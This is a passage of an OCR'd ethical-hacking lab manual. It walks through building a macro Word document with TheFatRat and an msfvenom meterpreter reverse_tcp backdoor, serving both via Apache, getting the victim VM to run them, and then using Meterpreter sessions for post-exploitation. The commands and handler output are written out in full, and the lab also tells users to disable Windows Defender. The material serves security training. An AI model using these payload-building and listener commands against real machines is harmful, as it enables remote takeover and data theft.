


FIGURE 7.26: Specify path option

28. In the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and hit **Enter**.




FIGURE 7.27: Choose payload option

29. The malicious document details appear as shown in the screenshot. Hit **Enter** to continue.




FIGURE 7.28: Backdoor saved prompt

30. Navigate to **Home/TheFatRat/output** to find the generated word file as shown in the screenshot.

FIGURE 7.29: Word file successfully generated

31. Open another terminal window and launch metasploit by typing **msfconsole** and hit **Enter.**




FIGURE 7.30: Launch metasploit

32. Wait for metasploit to start. Then type **use multi/handler** in the msf command line and hit **Enter.**




FIGURE 7.31: Set up a listener

33. Type **set payload windows/meterperter/reverse_tcp** and hit **Enter** as shown in the screenshot.




FIGURE 7.32: Set payload for the listener

34. Type **set LHOST 10.10.10.11** and hit **Enter**, type **set LPORT 4444** and hit **Enter** and finally type **show options** and hit **Enter**.




FIGURE 7.33: Listener options

35. Now type **run** and hit **Enter** to start the listener.

FIGURE 7.34: Start the listener

36. Now open another terminal window and type **cp /root/TheFatRat/output/BadDoc.docm /var/www/html/share/** and hit **Enter**.




FIGURE 7.35: Sharing the malicious word document

37. Then type **service apache2 start** and hit **Enter**.




FIGURE 7.36: Start apache webserver

38. Now switch to **Windows Server 2012** system and open a browser (here **Internet Explorer**).
39. In the address bar type **http://10.10.10.11/share/** as the URL and hit **Enter**.
40. Index of /share page appears, click **BadDoc.docm** to download it.
41. Click **Save** in the download prompt as shown in the screenshot.




FIGURE 7.37: Download malicious document in the victim machine

42. Open your **Downloads** folder and double click the **word file** downloaded in the previous step.




FIGURE 7.38: Downloaded malicious word document

43. MS Word opens the file in Protected View. Click **Enable Editing** as shown in the screenshot.

FIGURE 7.39: Enable editing option in MS Word

44. A Security Warning appears, click **Enable Content** as shown in the screenshot.




FIGURE 7.40: Enable content option

45. Now if you switch back to the **Kali Linux** system, you will find that we have a **Meterpreter session** open end in the metasploit terminal.

```
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.16
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.16:1688) at 2017-1
1-27 00:31:02 -0500
```

FIGURE 7.41: Meterpreter session obtained

46. Type **Sessions -i** and hit **Enter** to see all the active sessions as shown in the screenshot.

```
msf exploit(handler) > sessions -i

Active sessions
===============

  Id  Type                     Information                          Connection
  --  ----                     -----------                          ----------
  1   meterpreter x86/windows  CEH\Administrator @ WIN-OJAQ7QJ8PAI  10.10.10.11:
4444 -> 10.10.10.12:52794 (10.10.10.12)

msf exploit(handler) >
```

FIGURE 7.42: Viewing the obtained session ID

47. Type **sessions –i 1** and hit **Enter** to get a meterpreter command line as shown in the screenshot.




FIGURE 7.43: Connecting to the meterpreter session

48. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer as shown in the screenshot.




FIGURE 7.44: Viewing exploited system details through command line

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

8

Hacking Windows 10 using Metasploit and Post-Exploitation using Meterpreter

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

Lab Scenario

Backdoors are malicious files that contain Trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial/complete control over it. Attackers build such backdoors in attempt to gain remote access to the victim machines. They send these backdoors through email, file-sharing web applications, shared network drives, among others, and entice the users to execute them. Once a user executes such application, an attacker can gain access to his/her affected machine and perform activities such as keylogging, sensitive data extraction, and so on, which can incur severe damage to the affected user.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing the network for attack
- Attacking a network using a sample backdoor and monitor system activity

Lab Environment

To carry this out, you need:

- Kali Linux running in Virtual machine
- Windows 10 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of the Lab

Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

Lab Tasks

Note: Make sure to disable **Windows SmartScreen** and **Windows Defender** in Windows 10

1. Before beginning this lab, create a text file named **secret.txt** on the **Windows 10** virtual machine; write something in it, and save it in the location **C:\Users\Admin\Downloads**.
2. In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**"




FIGURE 8.1: Text file containing account number

3. Log in to **Kali Linux** virtual machine
4. Launch a Command line terminal

5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe** and press **Enter**.




FIGURE 8.2: Creating a Payload

6. This creates a backdoor on the **Desktop**.

FIGURE 8.3: Payload Created

7. Now you need to share **Backdoor.exe** with the victim machine (in this lab, **Windows 10** is the victim machine).

8. To share the file, you need to start the **apache server**. Type the command **service apache2 start** in Terminal, and press **Enter**.




FIGURE 8.4: Starting Apache webserver

9. Now the apache web server is running, copy **Backdoor.exe** into the **share** folder.

10. Type **cp /root/Desktop/ Backdoor.exe /var/www/html/share/** and press **Enter.**




FIGURE 8.5: Copying the backdoor file

11. Now, type the command **msfconsole** and press **Enter** to launch msfconsole.

12. Type **use exploit/multi/handler** and press **Enter,** to handle exploits launched outside the framework.




FIGURE 8.6: Exploit the victim machine

13. Now, issue the following commands in msfconsole:

    a) Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

    b) Type **set LHOST 10.10.10.11** and press **Enter**.

    c) Type **show options** and press **Enter**. This lets you know the listening port.




FIGURE 8.7: Setup the reverse TCP

14. To start the handler, type **exploit -j -z** and press **Enter**.




FIGURE 8.8: Exploit the windows 8.1 machine

15. Log on to the **Windows 10** virtual machine.
16. Launch Firefox or any web browser, and type **http://10.10.10.11/share/** in the URL field, then press **Enter**.

Note:10.10.10.11 is the IP address of **Kali Linux**, which may vary in your lab environment.

17. Click the **Backdoor.exe** link to download the backdoor file.




FIGURE 8.9: Firefox web browser with Backdoor.exe

18. The **Opening Backdoor.exe** pop-up appears; click **Save File**.

Note: Make sure both the Backdoor.exe and secret.txt files are in the same directory.




FIGURE 8.10: Saving the Backdoor.exe file

19. By default, this file is stored in **C:\Users\Admin\Downloads**.

20. On completion of download, a download notification appears in the browser. Click **Open Containing Folder**.




FIGURE 8.11: Saving the Backdoor.exe file

21. Double-click **Backdoor.exe**. If an **Open File - Security Warning** appears, click **Run**.

22. Switch back to the **Kali Linux** machine. Meterpreter session has been successfully opened as shown in the following screenshot:




FIGURE 8.12: Exploit result of windows 10 machine

23. Type **sessions -i** and press **Enter** to view the active sessions.




FIGURE 8.13: Exploit result of windows 8.1 machine

24. Type **sessions –i 1** and press **Enter** (**1** in **sessions –i 1** command is the id number of the session). **Meterpreter** shell is launched, as shown in the following screenshot:




FIGURE 8.14: creating the session

25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, operating system, and so on.




FIGURE 8.15: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and so on.




FIGURE 8.16: IP address related information

27. Type **getuid** and press **Enter**.
28. Running getuid will display the attacker that the Meterpreter server is running as administrator on the host.

```
meterpreter > getuid
Server username: DESKTOP-SV6DCV1\Admin
meterpreter >
```

FIGURE 8.17: Viewing the server username

29. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.

    Note: The current working directory will differ according to where you have saved the Backdoor.exe file, therefore the screenshots might differ in your lab environment.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter > getuid
Server username: DESKTOP-SV6DCV1\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >
```

FIGURE 8.18: Finding the present working directory (pwd)

30. Type **ls** and press **Enter** to list the files in the current working directory.

    Note: The screenshots might differ in your lab environment.

```
root@kali: ~
